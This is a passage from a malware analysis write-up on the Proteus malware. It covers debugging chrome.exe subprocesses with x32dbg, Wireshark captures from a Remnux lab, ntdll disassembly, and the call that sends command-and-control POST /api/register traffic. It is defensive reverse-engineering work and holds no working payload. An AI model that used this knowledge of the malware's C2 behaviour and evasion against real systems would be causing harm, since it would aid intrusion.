
To ensure that the sub-process is not replaced, I opened three sessions of x32dbg and attached it to each chrome.exe process. After attaching x32dbg to the last chrome.exe process (the last subprocess), the network communication from the malware seemed to stop. That means the last sub-process created is managing the network communcation and potentially creating/encyrpting the messages. The figure below displays wireshark only receiving Windows service related messages (all communication from the malware has ceased):



```
No.   Time        Source              Destination         Protocol Length Info
    2 0.015461    10.0.2.3            10.0.2.15           DHCP     590 DHCP ACK      - Transaction ID 0xdd8e9d07
    3 5.013700    08:00:27:19:e0:2a   08:00:27:9d:f3:90   ARP       42 Who has 10.0.2.3? Tell 10.0.2.15
    4 5.014024    08:00:27:9d:f3:90   08:00:27:19:e0:2a   ARP       60 10.0.2.3 is at 08:00:27:9d:f3:90
    5 18.933558   10.0.2.6            8.8.8.8             DNS       89 Standard query 0x1552 A au.download.windowsupdate.com
    6 18.933932   8.8.8.8             10.0.2.6            DNS      105 Standard query response 0x1552 A au.download.windowsupdate.com A 10.0.2.15
    7 18.949892   10.0.2.6            10.0.2.15           TCP       66 51046 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
    8 18.950031   10.0.2.15           10.0.2.6            TCP       66 80 → 51046 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
    9 18.950437   10.0.2.6            10.0.2.15           TCP       60 51046 → 80 [ACK] Seq=1 Ack=1 Win=525568 Len=0
   10 18.950659   10.0.2.6            10.0.2.15           HTTP     423 HEAD /d/msdownload/update/software/crup/2018/08/windows10.0-kb4295110-x64-express_1e032fb8e6a0e09d6dc1ea6ce0038c8428a0d264.cab HTTP/1.1
   11 18.950687   10.0.2.15           10.0.2.6            TCP       54 80 → 51046 [ACK] Seq=1 Ack=370 Win=30336 Len=0
   12 18.950851   10.0.2.15           10.0.2.6            HTTP     217 HTTP/1.1 404 Not Found
   13 18.953568   10.0.2.6            10.0.2.15           TCP       60 51046 → 80 [FIN, ACK] Seq=370 Ack=164 Win=525312 Len=0
   14 18.953804   10.0.2.15           10.0.2.6            TCP       54 80 → 51046 [FIN, ACK] Seq=164 Ack=371 Win=30336 Len=0
   15 18.954217   10.0.2.6            10.0.2.15           TCP       60 51046 → 80 [ACK] Seq=371 Ack=165 Win=525312 Len=0
```

Figure 30: Wireshark only Receiving Windows Related Network Communication


At this point, I wanted to know the general location where the network communication was occuring. To do this I had Remnux and the infected Windows machine running side-by-side. The Remnux machine was monitoring the network traffic and the Windows machine was running the debugger. To force the network communication I stepped through the code until I reached a block of code that was sending out the HTTP messages. I knew that this shouldn't be a very long process since the main purpose of this process was to communicate to the command and control server. The following image is my setup to perform this test:


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save

```
No.   Time         Source              Destination         Protocol Length Info
  135 460.144008   08:00:27:63:47:f7   08:00:27:19:e0:2a   ARP       60 Who has 10.0.2.15? Tell 10.0.2.
  136 460.144088   08:00:27:19:e0:2a   08:00:27:63:47:f7   ARP       42 10.0.2.15 is at 08:00:27:19:e0:
  137 499.372383   10.0.2.6            8.8.8.8             DNS       89 Standard query 0x8f98 A au.downl
  138 499.372812   8.8.8.8             10.0.2.6            DNS      105 Standard query response 0x8f98 A
  139 499.390146   10.0.2.6            10.0.2.15           TCP       66 51060 → 80 [SYN] Seq=0 Win=6424
  140 499.390289   10.0.2.15           10.0.2.6            TCP       66 80 → 51060 [SYN, ACK] Seq=0 Ack=
  141 499.390739   10.0.2.6            10.0.2.15           TCP       60 51060 → 80 [ACK] Seq=1 Ack=1 Wi
  142 499.390980   10.0.2.6            10.0.2.15           HTTP     423 HEAD /d/msdownload/update/softwa
  143 499.391009   10.0.2.15           10.0.2.6            TCP       54 80 → 51060 [ACK] Seq=1 Ack=370 W
  144 499.391237   10.0.2.15           10.0.2.6            HTTP     217 HTTP/1.1 404 Not Found
  145 499.393941   10.0.2.6            10.0.2.15           TCP       60 51060 → 80 [FIN, ACK] Seq=370 Ac
  146 499.394280   10.0.2.15           10.0.2.6            TCP       54 80 → 51060 [FIN, ACK] Seq=164 Ac
  147 499.395085   10.0.2.6            10.0.2.15           TCP       60 51060 → 80 [ACK] Seq=371 Ack=16

▷ Frame 1: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
▷ Ethernet II, Src: 08:00:27:19:e0:2a, Dst: 08:00:27:9d:f3:90
▷ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.3
▷ User Datagram Protocol, Src Port: 68, Dst Port: 67
▷ Bootstrap Protocol (Request)

0000  08 00 27 9d f3 90 08 00  27 19 e0 2a 08 00 45 00   ..'..... '..*..E.
0010  01 48 9d 2f 40 00 40 11  84 64 0a 00 02 0f 0a 00   .H./@.@. .d......
0020  02 03 00 44 00 43 01 34  19 57 01 01 06 00 dd 8e   ...D.C.4 .W......
0030  9d 07 00 00 00 00 0a 00  02 0f 00 00 00 00 00 00   ........ ........
0040  00 00 00 00 00 00 08 00  27 19 e0 2a 00 00 00 00   ........ '..*....
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........

eth0: <live capture in progress...   Packets: 147 · Displayed: 147 (100.0%)   Profile: Default
```

Figure 31: Workflow for Understanding Malware Network Communication

Although this is a very hacking way of understand what the code does, it helped me work around the ntdll.dll obfuscation. By doing this I learned that the malware runs through the code three times to prepare the message. After preparing the message it will send the message on the fourth loop. After realizing this, I was able to find the instruction/call that sends the HTTP messages to the command and control server.



```
77170BF7  v 74 0E                 je ntdll.77170C07
77170BF9    8B 0D CC 87 21 77     mov ecx,dword ptr ds:[772187CC]
77170BFF    FF 15 D0 91 21 77     call dword ptr ds:[<&RtlDebugPrintTimes
77170C05  ^ FF E1                 jmp ecx
77170C07    FC                    cld
77170C08    8B 4C 24 04           mov ecx,dword ptr ss:[esp+4]
77170C0C    8B 1C 24              mov ebx,dword ptr ss:[esp]
77170C0F    51                    push ecx
77170C10    53                    push ebx
77170C11    E8 83 04 FF FF        call ntdll.77161099
77170C16    0A C0                 or al,al
77170C18  v 74 0C                 je ntdll.77170C26
77170C1A    5B                    pop ebx
77170C1B    59                    pop ecx
77170C1C    6A 00                 push 0
77170C1E    51                    push ecx
77170C1F    E8 8C DF FF FF        call <ntdll.NtContinue>
77170C24  v EB 0B                 jmp ntdll.77170C31
77170C26    5B                    pop ebx
77170C27    59                    pop ecx
77170C28    6A 00                 push 0
77170C2A    51                    push ecx
77170C2B    53                    push ebx
77170C2C    E8 0F F1 FF FF        call <ntdll.NtRaiseException>
77170C31    83 C4 EC              add esp,FFFFFFEC
77170C34    89 04 24              mov dword ptr ss:[esp],eax
77170C37    C7 44 24 04 01 00 00  mov dword ptr ss:[esp+4],1
77170C3F    89 5C 24 08           mov dword ptr ss:[esp+8],ebx
77170C43    C7 44 24 10 00 00 00  mov dword ptr ss:[esp+10],0
77170C4B    54                    push esp
77170C4C    E8 9F 92 01 00        call <ntdll.RtlRaiseException>
77170C51    C2 08 00              ret 8
77170C54    8D A4 24 00 00 00 00  lea esp,dword ptr ss:[esp]
77170C5B  v EB 03                 jmp <ntdll.KiRaiseUserExceptionDispatch
77170C5D    CC                    int3
77170C5E    CC                    int3
77170C5F    CC                    int3
77170C60    83 3D C8 87 21 77 00  cmp dword ptr ds:[772187C8],0
77170C67  v 74 0E                 je ntdll.77170C77
77170C69    8B 0D C8 87 21 77     mov ecx,dword ptr ds:[772187C8]
77170C6F    FF 15 D0 91 21 77     call dword ptr ds:[<&RtlDebugPrintTimes
77170C75  ^ FF E1                 jmp ecx
```


Figure 32: call Instruction that Sends HTTP Messages

After looping through the code multiple times and trying to decipher the pattern in which the malware sends packets, I was finally able to find the function call that communicates with the server. Periodically it will perform a DNS query for the server and send the HTTP post message for the /api/register file. The exact call for the function is the following:

```
77170C11 | call ntdll.77161099
```

Figure 33: call Instruction to Send Messages to Command and Control Server

The instruction sent the following messages to the Remnux virtual machine:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.6	10.0.2.15	TCP	219	51354 → 80 [PSH, ACK] Seq=1 Ack=1
2	0.000166	10.0.2.15	10.0.2.6	TCP	54	80 → 51354 [ACK] Seq=1 Ack=166 Win
3	0.000474	10.0.2.6	10.0.2.15	HTTP	558	POST /api/register HTTP/1.1 (appl
4	0.000493	10.0.2.15	10.0.2.6	TCP	54	80 → 51354 [ACK] Seq=1 Ack=670 Win
5	0.000847	10.0.2.15	10.0.2.6	HTTP	394	HTTP/1.1 404 Not Found (text/html
6	0.041116	10.0.2.6	10.0.2.15	TCP	60	51354 → 80 [ACK] Seq=670 Ack=341 W

Figure 34: Remnux Wireshark Capture of Instruction

VII. Conclusions and Thoughts

Given the amount of obfuscation within the code, Proteus is a hard malware to decipher. Without the command and control server there are a lot of untapped functions that are not being used, so it is difficult to fully access damages that can be caused by this piece of malware. Based on forumns and malware analysts, the malware is able to mine for cryptocurrency, log keystrokes, send commands and steal accounts. Though these functions remain untapped, we were still able to understand the basic functionality on how it is able to operate. Proteus runs three different processes all named chrome.exe. These processes either communicates with the command and control server or waits for a task to perform. Given the ability to access the network and manipulate processes on the infected host, it is easy to see how much these basic feautures can wreak havoc on a user. Not to mention the great use of ntdll.dll. Using this low-level kernel library the malware programmer made Proteus very difficult to reverse engineer. Given all this information, I hope to further investigate ntdll.dll and see if there is a possibility to determine what functions are being called using either ordinal numbers or addresses.